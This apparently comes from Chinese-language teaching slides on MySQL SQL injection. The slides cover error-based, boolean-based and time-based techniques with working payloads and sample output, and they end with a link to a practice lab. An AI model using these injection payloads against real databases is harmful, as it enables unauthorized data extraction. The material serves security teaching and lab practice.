
```
SELECT * FROM users WHERE id=1 and (select 1
from(select count(*),concat((select (select
concat(0x27,user(),0x27)) from
information_schema.tables limit 0,1),floor(rand(0)*2))x
from information_schema.tables group by x)a) = 1;
```

```
ERROR 1062 (23000): Duplicate entry ''root@localhost'1' for key 'group_key'
```

Error-Based SQL Injection

- ExtractValue

```
SELECT * FROM users WHERE id=1
        and extractvalue(rand(),(SELECT user()))=1;
```




```
ERROR 1105 (HY000): XPATH syntax error: '@localhost'
```

Boolean-Based SQL Injection

- 網頁輸出結果僅能判斷SQL成功或失敗


Boolean-Based SQL Injection

SELECT * FROM users WHERE id = 1 and 1=1 ;



```
mysql> SELECT * FROM users WHERE id = 1 and 1=1;
+----+------+-----+--------+------+
| id | name | age | gender | type |
+----+------+-----+--------+------+
|  1 | lala |   5 | boy    | cute |
+----+------+-----+--------+------+
1 row in set (0.01 sec)
```

SELECT * FROM users WHERE id = 1 and 1=2 ;



```
mysql> SELECT * FROM users WHERE id = 1 and 1=2;
Empty set (0.00 sec)
```

Boolean-Based SQL Injection

substr()

SELECT * FROM users WHERE id = 1
AND substr((SELECT name FROM users LIMIT 0,1),1,1)= ‘a’ ;


.

.

.

.

SELECT * FROM users WHERE id = 1
AND substr((SELECT name FROM users LIMIT 0,1),1,1)= ‘l’ ;



```
mysql> SELECT * FROM users WHERE id = 1  AND substr((SELECT name FROM users
LIMIT 0,1),1,1)='l';
+----+------+-----+--------+------+
| id | name | age | gender | type |
+----+------+-----+--------+------+
|  1 | lala |   5 | boy    | cute |
+----+------+-----+--------+------+
1 row in set (0.00 sec)
```


Boolean-Based SQL Injection

ascii()

```
SELECT * FROM users WHERE id = 1
AND ascii(substr((SELECT name FROM users LIMIT 0,1),1,1)) > 128 ;
```

```
SELECT * FROM users WHERE id = 1
AND ascii(substr((SELECT name FROM users LIMIT 0,1),1,1)) < 64 ;
```

```
SELECT * FROM users WHERE id = 1
AND ascii(substr((SELECT name FROM users LIMIT 0,1),1,1)) > 96 ;
```



```
mysql> SELECT * FROM users WHERE id = 1  AND ascii(substr((SELECT name FROM
users LIMIT 0,1),1,1)) = 108;
+----+------+-----+--------+------+
| id | name | age | gender | type |
+----+------+-----+--------+------+
|  1 | lala |   5 | boy    | cute |
+----+------+-----+--------+------+
1 row in set (0.00 sec)
```


Time-Based SQL Injection

- 和Boolean-Based原理一樣
- 利用SQL執行時間作為判斷依據

Time-Based SQL Injection

MySQL中可用sleep()

SELECT * FROM users WHERE id = 1 AND (sleep(3)) ;




```
mysql> SELECT * FROM users WHERE id = 1 AND (sleep(3))=1 ;
Empty set (3.00 sec)
```

Time-Based SQL Injection

sleep() + if()

SELECT * FROM users WHERE id = 1 AND if(1=1,sleep(3),1) ;

SELECT * FROM users WHERE id = 1 AND if((判斷式),sleep(3),1) ;



```
mysql> SELECT * FROM users WHERE id = 1 AND if((ascii(substr(
(SELECT name FROM users LIMIT 0,1),1,1)) > 96),sleep(3),1) ;
Empty set (3.00 sec)
```

SQL Injection Practice

- http://140.113.209.15/bamboofox/sqli/login.php